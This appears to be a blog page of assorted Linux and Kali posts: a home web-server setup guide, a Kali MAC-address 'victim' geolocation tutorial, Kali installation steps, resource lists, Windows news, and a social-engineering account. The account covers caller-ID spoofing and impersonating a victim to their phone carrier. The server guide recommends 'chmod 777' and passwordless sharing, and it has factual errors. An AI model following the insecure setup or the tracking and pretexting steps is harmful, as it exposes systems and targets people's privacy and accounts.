Full Tutorial Get A Linux Computer Turn Into A Web Server

Full Tutorial Get A Linux Computer Turn Into A Web Server

Are you curious to know or create your own Linux computer and turned it into a web server, may be yes and that’s why you came up here, today’s tutorial is on demand, we all know that basically hackers and programmers use Linux and Ubuntu operating system to get fully customised operating system but some of them also love to do experiments with their Linux computer just like hosting a website on a personal computer.

You can host your whole website database on your personal computer using Linux Operating system, in this tutorial we will explain you to do that in 6 different stages, the stages are very important to follow, skip those steps if you already completed. Now Your Linux Computer Will Be Web Server.

Six Primary stage To Follow:

Step1: Need A Computer: At First you will be needed a computer with or without having any OS installed, after having a compatible computer find out the specification that meets to install Ubuntu, The specification is very low, that is we are installing OS Ubuntu 10.10 which required 256MB of RAM if you have more than that then that’s well and good, and other need internal Hard Disk storage which is required 3.5GB but it is recommended you should use above 200GB of hard disk because your really don’t want your website visitor to see any server error or you really need to store many data.

Note: If you use High specification computer that means your computer can handle upto 50,000 visitors per second on your website. Make sure that your computer has a perfect vintage system, Heat is the leading enemy of your server so keep in cool place and must have a proper cool air supply, Air Conditioned if possible.

Your computer will be 24×7 online and you really need to care for your computer, so be friendly with your server computer. In this stage or step, you only required having a perfect computer. Proceed to the Next step!

Step2: Install Ubuntu 10.10: There is two process either you use Pen drive installation of your Ubuntu OS or you can process with ISO file CD burn. Now download Ubuntu from here on the official site and then choose as per your system Bit.

  • If you have chosen to install Ubuntu 10.10 via pendrive then use the installation process that how you can create your pen drive as bootable and then just upload the ISO unpacked files on that pendrive, you need to open your ISO image file use some software such as DAEMON TOOL and then after you unpacked your files, move those files on your bootable pendrive, after that back to your OLD computer and then before start insert your Pendrive in USB and then start that computer to install, you will be prompt to run pendrive as bootable, then your installation process will be start, follow the process and you are done.
  • If you have chosen to Install Ubuntu 10.10 via CD then you need to burn your ISO file on CD and then insert that CD on your booting time system you will be prompt to boot CD to install Ubuntu 10.10. If you unable to boot Ubuntu using the CD then you need to change the BIOS settings, press any key at the time of restarting your computer and select Install Ubuntu.

Important note: if you keep your system free of malware without installing any useless software then your computer will be safe from any security holes. Use less amount of software to maintain the best performance of your computer.

While installation you need to click on Download updates and Install 3rd Party Software and then you will be prompt to Erase and Use The Entire Hard Disk, select it. After you select the Erase other files from the disc, it will erase other OS from the computer if already you are using OS on this computer, now move to next process, follow each option which is required by you. You will be rebooted after installation, or you can manually reboot your computer for overall system refreshment.

Install Updates, after new updates you need to reboot your system , likewise on every update you should reboot your system to take the new updates effect.

You have successfully installed Ubuntu On Your New System! Now it’s time to make it as a Web Server.

Full Tutorial Get A Linux Computer Turn Into A Web Server

Step3: Software Installation For Web Server: In this stage you are going to install some software which is damn necessary to get your computer work for Web Server, this includes Apache, MySQL and PHP, these are also used for Windows Computer Web Server, Now move to your Synaptic Package Manager where all your required software stored by Ubuntu Officials, for that from System -> Software Centre -> Administration -> Synaptic Package Manager.

Search for the software you need and that is apache2, php5, php5-mysql and mysql-server, select all and click on Apply to install all these packages. After successfully download all the packages you will be prompt by the installer for Root password for MySQLand after all, you are not required to reboot your computer.

Step4: Connect Your Website using computer web browser: Its time to connect your computer root folder, anyone from the internet can access to your computer. But for now, you need to test it on your computer so that you can access your HTML/PHP files via web browser, open your browser and goto http://127.0.01/ and you can see that it is working fine!

You can upload your files in directory /var/www and after every change goes to the web address and reloads it to see if it worked or not. Now we are sure that we can access to the root folder from the computer only and now how to make it available for the world so that anyone can access to your address as per your desire!

This process is only to test whether our web server is accessible from an internal computer or not, but if passed and saw you HTML root directory file then you are good to go next step. How To Access Owned Web Server From Different PC or From anywhere around the world.

Step5: Make it WorldWide Available Or Online: In this stage, we will expand our server for public use so that from anywhere people can access to the server.

At first, find out your computer’s IP address and to find that you need to follow the below steps. Go to the Network Information Box and under that find Dynamic DHPC protocol.

From the desktop right click on up/down array which is Network Connection, and select Connection Information and soon a popup will appear with a variety of information which includes your computer’s current IP address, write all the information on something because you are gonna need it in future. write all the address below IP address, such as IP address, Broadcast Address, Subnet Mask, Network Adapter, DNS server and gateway.

You should well aware that now you have copied all the address and going to edit the network address connection which will provide you with a static IP address on your Local computer network, again Right click on up/down the array and select Edit connections.

Now on the editor you need to select the one connection you copied, see the above image and you will find that it is Auto eth1 as the connection name we have copied (In your case you may have another name), now edit that connection, on IPv4 Settings Tab changes the method type from Automatic to Manual.

Now move down you will see addresses, you need to change the address, not the Netmask or Gateway, only on Address column edit it, click to edit and change the address of last digits as per your choice under 254, in our case it is 10 as you can see. Now it’s done, if you have changed your IP last two it to any three to two then that overall Ip will be your Static and Local IP address.

Step6: Now Upload your file To Online Sharing: In this case you are creating a server for public access and for that you should make yourself aware of any security breach. you can share any Video files or MP3 files but not your secret files.

Go to your computer terminal and for that Go to Applications and then Accessories you will see the Terminal on that Type

$ sudo chmod 777 /var/www

as soon as you put your command and hit enter, it will ask you for your password and after providing the password you will need to change the permissions which in return you will see no pop-ups or any messages because it went correctly or if you see any reply in the permission change then it went wrong.

Move to your computer file manager and the File System ->/var/ and on that place Right click on www folder to change the sharing setting and click on Sharing Option after Right click, give it as per your requirement, share this folder with password or without password, or you can select Guest access will not require any username and password.

You can change anything in permission of that folder for any visitors of the server, just change it on Sharing Settings and make it secure by providing the password.

Now for the test just go to //192.168.2.10/www and you will see your files and folders but hence, you should use your own IP, it may ask you if you have provided folder sharing on password and it will not ask you any password if you didn’t provide any password protection sharing.

Everything is done but one important process is still behind, Port Forwarding, you really don’t want your visitors to dial-up numbers IP address and visit your site, you just need an invisible number with having a text just for example Gadgetsay.com what makes you think that this is only a text that enables you to visit this place, there are certain hidden IP address process over the internet which turns your IP into a text address which till not with a combination no one has taken.

Every web server use port 80 which is by default and now your computer router also need to do that same, back to your Router and you need to find out the port Forwarding section or Applications which will help you to forward your port as 80 by default.

if you have a problem having the section of Port Forwarding then you must use the router manual instruction where you will find the Port Forwarding instructions.

Now after you resolve the port Forwarding you need to get a Static Hostname, your router will be playing the main role in this, you should get DynDNS account which will provide your free desired URL and this can be done using your own router Firmware, to inform you that not ever router support free Dynamic DNS by default, you can either install that software on your computer. or visit on gajastechnologies.com to get your URL.

POPULAR DEVICES WITH DDNS INCLUDED:

D-Link
Linksys
Cisco
Honeywell
Foscam
Netgear
Asus
Comcast
Sonic Wall (Dell)
Panasonic

After gaining the DynDNS server you should use Linux client for updating your Dynamic IO with your DynDNS server, usually, your home computer Dynamic IP changes on every 1 week but in manual setting or process, it should be updated on hourly.

Now forward your port to 80 but some of your ISPs or even your router will block to access but for that, you need to visit your Domain name you selected from gajastechnologies.com using this HTTP: http://yourdomain.dyndns.org:8080.

A long and lengthy process of making your home computer as a web server ends here, you may have many problems besides and for then feel free to use the comment box and our TEAM will reply you shortly.

This amazing post is really bit confusing for new commerce, but hence you can directly use your domain by purchasing and host that on any company server paying monthly/yearly fees, as simple as that, but if you want to share many data as in GBs then you should use this method of turn your Linux computer into a web server.

Hope you liked it, if you have any queries then drop below.

How To Track Geo Location Of Any Device Using Kali Linux

Hack Any Android Device Using Kali Linux

How To Track Geo Location Of Any Device Using Kali Linux. A day before yesterday while answering to some of our viewers, around 20% of the viewer asked us about Location Tracking, So we thought of making a tutorial related to Location Tracking. In this tutorial, we are going to show you that How to Track Geographical location of any device using its Mac Address in Kali.

Now you must be thinking that What is a Mac Address?? MAC stand for Media Access Control is a unique address of each hardware device. It’s a 48-bit address. Starting 24-bit is assigned by IEEE and last 24-bit is assigned by Manufacturers. Basically, to do this we are using Fern Wifi Cracker. Do Tell us your queries in the comment Box and we will get to you asap.

Things You Need??

1. PC/Laptop(with Kali Linux Installed)
2. Victim’s mac Address
3. Little Bit Patience

Step 1: Click on the Application Tab that is Located in the upper left of the Desktop

Step 2: After that click on Wireless Attack and then Choose Fern Wifi Cracker.

Step 3: Hope you have successfully Launched “Fern Wifi Cracker”, after that click on “Tool Box”.

Step 4: Now Click on ” Geolocatry Locator” and then Write the mac address in the box and Click on “Track”.

Hope You Liked our Article, For More Tech tutorial and News, visit our Site regularly.

Getting Started With Kali Linux

ws_Kali_Linux_1920x1080


This post is for so many of the people in the community asking for and having problems installing Kali Linux.
Here is a guide to getting started with Kali Linux. First of all, there are two ways to install and use Kali Linux, a complete installation, or in some Virtual Box like VMwareor Virtual box. You can download VMware or Virtual Box by clicking on their respective names. I personally prefer Virtual Box because it has almost all the features of VMware and is a freeware (OMFG ITS FREE!). And download Kali from here.
There is only difference of a few steps; that will be added for Virtual Machine users. So, I’m just going to demonstrate for Virtual Box users.
Now a very important step, you have to enable visualization from your BIOS. This is different for all motherboards, so Google how to do it for your specific motherboard. Then just follow the screenshots below.



Now that you have Virtual Box and Kali Linux, it’s time to get things going. Open Virtual Box, it’ll look something like this, without the Virtual Machines at the left.


For creating a VM, click on “New“,


Name it whatever you want to, then click “Next“. You will be prompted to select the amount of RAM you want to reserve for your VM.

Now, it’ll ask for hard drive space allocation, just leave at the default option, “Next“!


Here, select “VHD“, “Next“,


Select “Dynamically Allocated“,


Here, select the desired size of the Virtual Hard disk,

You have successfully created a VM. Bye!

Just kidding…. there’s still a lot.


Now, click on settings > storage > click on the cd image at the right hand corner, as shown. Now browse to your downloaded image. Click OK.

It’s finally complete. Click start.

For normal (non-VM) users follow along from here. I will be explaining all the ways you can install and use Kali.

First one is “Live” this option does not save any changes to your Kali account… it’s like uninstalling Kali every time you shut down.
Then, there’s persistence, this one is exactly opposite to the former, this saves all your settings and data.
Now for the most important one for non VM users (at least I think so :3). A prefatory note – please make a bootable flash drive (more than 8gigs is recommended) with the Kali Linux .iso that you download; persistence and encrypted persistence will only work on flash drives.

For persistence, there are many ways to do this, I’m going to describe the Linux method.

Type “gparted /dev/sdb”, you will find “/dev/sdb1 /dev/sdb2” and “unallocated area” right click within the unallocated section, then select new from the drop-down menu that appears. Create a Primary Partition, choose “ext 4” as the file system, and label the partition with the word: “persistence “. Click on “Add” then “Apply” and let the computer format the partition in “ext 4” with the label persistence. When the process is completed open up a terminal window and enter the following:

“mkdir -p /mnt/my_usb”
“mount /dev/sdb3 /mnt/my_usb”
“echo “/ union” > /mnt/my_usb/persistence.conf”
“umount /dev/sdb3”

Reboot and start the machine with Kali and select “Live USB Persistence”.
For encrypted persistence, it’s a very long process… so… will do that in a later post.
Now the last one, install… it’s just as it sounds, it permanently installs Kali Linux… this is for people who wish to use Kali as their daily driver.

Now, that you have booted into kali, here are some useful things you could do starting up and some fixes for some common problems.

First, let’s update & upgrade our installation,
Type “apt-get clean && apt-get update && apt-get upgrade –y”.
Another major problem I’ve noticed is the sound is always muted, to fix this, open a terminal window, type “apt-get install alsa-utils –y”, then right

click on the small volume icon on the top right corner and select Sound Preferences, Change the Output volume slider to ON. Done!

Now, go do your own thing in Kali, explore, hack, test, crack hashes and burn the sh*t out of your CPU!! while I go be a genius billionaire playboy philanthropist. (yes I’m part time Iron Man) (Jarvis runs on UNIX, don’t you?… He says yes in a very rhetorical fashion).

10 Best Free Online Resources For Linux Beginners

Online Resources For Linux


Linux has been around since the mid-’90s, and has since reached a user base that spans industries and continents. Just like Windows XP, Windows 7, Windows 8 and Mac OS X, Linux is an operating system. It’s been around for quite some time and has since reached a user base that spans industries and continents. For those not in the know, worry not – here is all the information you need to get up to speed on the Linux platform. The good news is that with so many courses available for free online, one need not spend a lot to learn about Linux. Here is the best Linux tutorial websites for Beginners.

Online Resources For Linux Beginners

1. Computer freely

Online Resources For Linux Beginners

It is an enormous website to quickly help someone to get to know about Linux and convince them to make the switch from Windows. Using simple, clear language, Compute Freely explains why you should use an open source OS, describes several popular Linux distros, and suggests alternatives to Windows applications.Most open source operating systems are completely free both in price & in licensing. There are typically no fees, lengthy legal agreements, or restrictive copyright protections. You are even free to modify them and make copies to distribute to your friends.

2. The Ultimate Linux Newbie Guide

Since 2001, The Ultimate Linux Newbie Guide has helped individuals switch to the Linux Operating System. This guide can help both beginners and seasoned computer users alike learn all the important parts of choosing, using and installing Linux, a great free operating system for your computer and help you remove dependency on non-free, closed source software that is commonplace in Microsoft Windows or Mac OS.

3. MakeUseOf Guide to Linux

It is a new guide which gives a quick summary of everything you can expect once you start getting a deeper knowledge of Linux. It introduces you to the basic terminology and explains how to get started with Linux. The guide can be downloaded as PDF or ePub, and it contains useful links to external sources that will help you learn more about Linux once you decide to take the next step.

4. Geek University

Online Resources For Linux Beginners 3

It offers free online courses on various technology-related subjects, and among those subjects one is an introduction to Linux. You can follow the course step-by-step or skip to the parts that interest you the most.

5. Distro-Specific Guides

Online Resources For Linux Beginners 4

a) OpenSUSE Leap: is a brand new way of building openSUSE and is a new type of hybrid Linux distribution. Leap uses source from SUSE Linux Enterprise (SLE), which gives Leap a level of stability unmatched by other Linux distributions, and combines that with community developed to give users, developers and sysadmins the best Linux experience available.

b) Arch Linux: is often described as one of the most advanced or difficult distributions to install and maintain, but it is at the same time the best-documented Linux distribution (at least in my opinion). The Arch Linux wiki is an amazing source of Linux knowledge that applies not only to Arch, but to most, if not all distros.

c) The Debian Administrator’s Handbook: Accessible to all, this book teaches the essentials to anyone who wants to become an effective and independent Debian GNU/Linux administrator. It covers all the topics that a competent Linux administrator should master, from the installation and the update of the system, up to the creation of packages and the compilation of the kernel, but also monitoring, backup and migration, without forgetting advanced topics like SELinux or AppArmor setup to secure services, automated installations, or virtualization with Xen, KVM or LXC.

d) RHEL documentation: is really good at explaining the theory behind the Linux system, its apps, services, and processes. You’ll find that a lot of material applies to all Linux distributions, so you can use it to further your general Linux knowledge, regardless of whether you’re an RHEL user.

6. Command-Line Interface (CLI) Tutorials

Online Resources For Linux Beginners 5

Another online course which shows you it’s possible to learn about the CLI in just a few days. Obviously, this course doesn’t cover every single command and detail – and it doesn’t have to. Its purpose is to introduce you to the basics and help you get started by the terminal. This course is mostly focused on working with files, but it offers recommendations on what to learn next and what other, more detailed resources to use.

7. Linux.com

Online Resources For Linux Beginners 6

Linux.com is a website which turns out to be most helpful when you are a beginner. You can keep up with the news, discover new Linux apps, and find a way to join and contribute to the community. More importantly, you can learn all about Linux thanks to helpful tips, tutorials, and answers to various questions from other users. Absolute beginners should start at the “New User Guides” page that lays out and explains the entire process of becoming a new Linux user.

8. Free Technology Academy

Online Resources For Linux Beginners 7

The Free Technology Academy offers courses on Linux and free software in general; in fact, the latter is in the majority. The basic course teaches you how to install and use a Linux distribution, and introduces you to the concepts of run levels and command-line utilities. The advanced course delves deeper into Linux management and offers more configuration tips. You can learn about legal and economic aspects of free software, as well as about free software development and deployment in different environments.

9. IBM’s Learn Linux 101

It is regarding the LPIC which is a certification program for Linux users, managed by Linux Professional Institute. It works just like other professional certifications – you have to pass a test to prove your abilities and earn a certificate that can help your career. This particular certificate has several levels that increase in scope and complexity of topics. It’s an important step in building a Linux sysadmin career, and it’s often a requirement for various tech job positions.

10. DigitalOcean Tutorials

Online Resources For Linux Beginners 8

DigitalOcean has dozens of high-quality tutorials, most of them on advanced topics. Learning about Linux is not limited to the English language, so you can also find free instructional materials in other languages. Their “Getting Started with Linux” series is a short-but-sweet tutorial that takes you from the basics about terminal and file management to somewhat advanced actions like managing file permissions and redirecting input and output. As such, this guide is not exactly for complete beginners, but rather for users who would like to know more about Linux system administration and programming.

How Microsoft Plans To “Mix” Ubuntu Linux And Windows 10 In Creators Update

windows-linux

Short Bytes: Microsoft is planning to introduce tons of new features in its Windows 10 Creators Update. The company is looking to add more functionalities in Windows 10 Linux subsystem and Windows console to make things easier for developers. This step is also seen as Microsoft’s way to erase the boundaries between Windows and Linux.

Microsoft surprised the world by introducing Bash on Windows at Build 2016. This was followed by the initial release to Windows 10 Insiders and a final release in Windows 10 Anniversary Update. Since then, Microsoft has been busy collecting feedback and introducing new features.With the recent addition of Bash, Microsoft has infused three shells in Windows 10 — Bash, PowerShell, and cmd, of course. Microsoft, chiefly, focused on different kinds of developers with Ubuntu Linux subsystem in Windows.

In a recent video, Microsoft hinted at some major overhaul for developers in the Creator’s update. Let’s take a look at these changes:

Improving Windows 10 Linux subsystem:

  • Enabling a broader and deeper syscalls by enabling more tools, languages, and platforms: Go, Ruby, Java, node.js etc.
  • Improved network support with ping and ipconfig support
  • Full Ubuntu 16.04 support
  • Interop


The feature named “Interop” between Bash and Windows environments aims to provide more flexibility and convenience. It’ll enable features like calling Windows exe’s right from the Bash.

microsoft-linux-exe-files-in-bashmicrosoft-linux-exe-files-in-bash


The other obvious side of Interop is the ability to invoke Bash from Windows PowerShell for making the overall jobs easier.

evoking-bash-in-powershell

Improvements in Console:


  • Full, glorious, 24-bit color
  • Improved rendering in emacs, vim, mac, emacs, etc.
  • Mouse support

windows-10-console

Microsoft is taking big steps to impress developers and Linux users by shifting from Windows 10’s image of being just a proprietary platform. The company has also established various partnerships with open source giants like Red Hat and SUSE. Recently, Microsoft also joined the Linux Foundation as a Platinum member.

What do you think about these upcoming Linux subsystem features in Windows 10 Creators Update? Share your views in the comments below.

Social Engineering Attacks: This Hacker Shows How To Destroy Someone’s Online Life In Minutes

Social Engineering Attacks

Social engineering – Social engineering is the art of manipulating people so they give up confidential information. The types of information these criminals are seeking can vary, but when individuals are targeted the criminals are usually trying to trick you into giving them your passwords or bank information, or access your computer to secretly install malicious software–that will give them access to your passwords and bank information as well as giving them control over your computer.

Criminals use social engineering tactics because it is usually easier to exploit your natural inclination to trust than it is to discover ways to hack your software.  For example, it is much easier to fool someone into giving you their password than it is for you to try hacking their password (unless the password is really weak). Here we are going to show some steps and video, how hackers are performing social engineering attacks on your data.

After going through this article you will know, how a Social Engineer hacker is able to hack personal data in just 30 seconds.

Step 1: Background check

The first step starts with a background check on the target. The background check involves preparation of a dossier of the victim based on his social-media activity and publicly available information found online. With this information, a social engineer hacker has a fair amount of information about the victim.

Step 2: Spoofing phone number

In the next step, the hacker spoofs victim’s phone number in a call to the victim’s phone company. The hacker masks her number she’s calling from with what a customer-service representative would see as being victim’s number. This step helps in convincing the company that the caller is legitimate.

Step 3: Play a YouTube video of babies crying

She plays the video in the background to make it seem as if she’s distraught and calling from a hectic household. Once she starts talking with the customer care representative, she pretends as being the victim’s wife in distress.

Step 4: Empathetic talks and getting the needed information

She makes some excuses talking to the customer care and does some empathetical talks. Within just 30 seconds, she has the victim’s email address.

In some cases when it becomes harder for her to convince the customer care representative, she used some more small pieces of information to convince the company.

How To Run Your Favorite Android Apps On Linux Operating System

Android Apps On Linux Operating System 6

Linux is one of the major and free operating systems used by Hackers. It is used by professionals because it provides an open source platform and many operating systems are built upon it. But still, so many PC users used it as a dual boot on their system. I had written the article that why people should switch to Linux from windows. In case you missed that article, click here. You can do hundreds of things on your Linux OS. One of them is running Android apps on it. This article is actually for the Android users because Android is also the major software platform for Smartphones. So if you want to run your favorite and Amazing Android Apps on Linux, just follow the steps below.

How To Run Android Apps On Linux Operating System

1. First of all download Google Chrome on your Linux PC because if you want to run an Android App on it you need an extension of Google Chrome for that.

Android Apps On Linux Operating System

2. While Installing chrome, you will need to enter the sudo password, enter that and let the process complete.

3. After installation, download ARChon on Linux. You can download it from here – 32 bit or 64 bit.

4. When the download is complete, extract the file in the folder where it has been downloaded. You can find the file in the File manager > Download Folder.

5. After the extraction of the file, just make a new folder named Archon, put the extracted file in it and move it to the Home Directory. You can do that by right clicking on the folder and tap on Move to Home.

Android Apps On Linux Operating System 3

6. Now you need to restart the Google Chrome. Open the menu from the top right corner and there click on More tools and Select Extensions.

7. In Extensions window, just tick the developer mode and then click on the Load Unpacked Extension. It will open the pop up window to your Home and there you can select Archon. You will see the new Archon extension on your Chrome browser. Close the Google Chrome now.

Android Apps On Linux Operating System 2

8. Now leave the PC and get your Smartphone. Install ARChon Packager on your Android Device. It will help you to make Apk files of any apps you want to run on your Linux computer.

Android Apps On Linux Operating System 4

9. After creating Apk files, transfer them to your Linux Computer from Android File Manager.

